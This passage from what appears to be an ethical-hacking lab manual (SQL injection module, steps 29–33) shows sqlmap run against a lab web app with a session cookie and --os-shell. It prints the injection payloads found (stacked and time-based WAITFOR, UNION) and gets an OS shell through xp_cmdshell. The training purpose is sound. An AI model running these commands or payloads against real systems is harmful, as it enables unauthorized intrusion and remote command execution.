
29. Now, switch back to the Parrot Terminal window. Type `sqlmap -u "http://www.moviescope.com/viewprofile.aspx?id=1" --cookie="[cookie value which you have copied in Step 8]" --os-shell` and press Enter.

Note: In this query, `--os-shell` is the prompt for an interactive OS shell.



30. If the message **do you want sqlmap to try to optimize value(s) for DBMS delay responses** appears, type **Y** and press Enter to continue.

Module 15 – SQL Injection



```
Applications Places System [Icons] [Taskbar] [System Tray] Wed Apr 20, 06:39
sqlmap -u "http://www.moviescope.com/viewprofile.aspx?id=1" --cookie="mscope=1jWydNf8wro=; ui-tabs-1=0" -D moviescope -T User
File Edit View Search Terminal Help

Payload: id=1 AND 9501=9501
Type: stacked queries
Title: Microsoft SQL Server/Sybase stacked queries (comment)
Payload: id=1;WAITFOR DELAY '0:0:5'--

Type: time-based blind
Title: Microsoft SQL Server/Sybase time-based blind (IF)
Payload: id=1 WAITFOR DELAY '0:0:5'

Type: UNION query
Title: Generic UNION query (NULL) - 10 columns
Payload: id=1 UNION ALL SELECT NULL,NULL,CHAR(113)+CHAR(120)+CHAR(107)+CHAR(113)+CHAR(113)+CHAR(106)+CHAR(107)+CHAR(77)+CHAR(85)+CHAR(104)+CHAR(98)+CHAR(121)+CHAR(65)+CHAR(76)+CHAR(110)+CHAR(109)+CHAR(73)+CHAR(68)+CHAR(100)+CHAR(86)+CHAR(79)+CHAR(77)+CHAR(65)+CHAR(66)+CHAR(81)+CHAR(107)+CHAR(75)+CHAR(81)+CHAR(112)+CHAR(98)+CHAR(116)+CHAR(111)+CHAR(72)+CHAR(119)+CHAR(120)+CHAR(89)+CHAR(86)+CHAR(113)+CHAR(120)+CHAR(113)+CHAR(89)+CHAR(106)+CHAR(119)+CHAR(69)+CHAR(73)+CHAR(113)+CHAR(118)+CHAR(118)+CHAR(98)+CHAR(113),NULL,NULL,NULL,NULL,NULL,NULL,NULL,-- JiEi
---
[06:38:38] [INFO] the back-end DBMS is Microsoft SQL Server
web server operating system: Windows 10 or 2019 or 2016
web application technology: ASP.NET, ASP.NET 4.0.30319, Microsoft IIS 10.0
back-end DBMS: Microsoft SQL Server 2017
[06:38:38] [INFO] testing if current user is DBA
[06:38:38] [INFO] checking if xp_cmdshell extended procedure is available, please wait..
[06:38:48] [WARNING] reflective value(s) found and filtering out
[06:38:48] [WARNING] time-based standard deviation method used on a model with less than 30 response times
do you want sqlmap to try to optimize value(s) for DBMS delay responses (option '--time-sec')? [Y/n]
Y
```


31. Once sqlmap acquires the permission to optimize the machine, it will provide you with the OS shell. Type **hostname** and press **Enter** to find the machine name where the site is running.

32. If the message, **do you want to retrieve the command standard output?** appears, type **Y** and press **Enter**.



```
[06:38:38] [INFO] testing if current user is DBA
[06:38:38] [INFO] checking if xp_cmdshell extended procedure is available, please wait..
[06:38:48] [WARNING] reflective value(s) found and filtering out
[06:38:48] [WARNING] time-based standard deviation method used on a model with less than 30 response times
do you want sqlmap to try to optimize value(s) for DBMS delay responses (option '--time-sec')? [Y/n]
Y
[06:39:18] [INFO] xp_cmdshell extended procedure is available
[06:39:18] [INFO] testing if xp_cmdshell extended procedure is usable
[06:39:19] [INFO] xp_cmdshell extended procedure is usable
[06:39:19] [INFO] going to use extended procedure 'xp_cmdshell' for operating system command execution
[06:39:19] [INFO] calling Windows OS shell. To quit type 'x' or 'q' and press ENTER
os-shell> hostname
do you want to retrieve the command standard output? [Y/n/a] Y
```


33. sqlmap will retrieve the hostname of the machine on which the target web application is running, as shown in the screenshot.



```

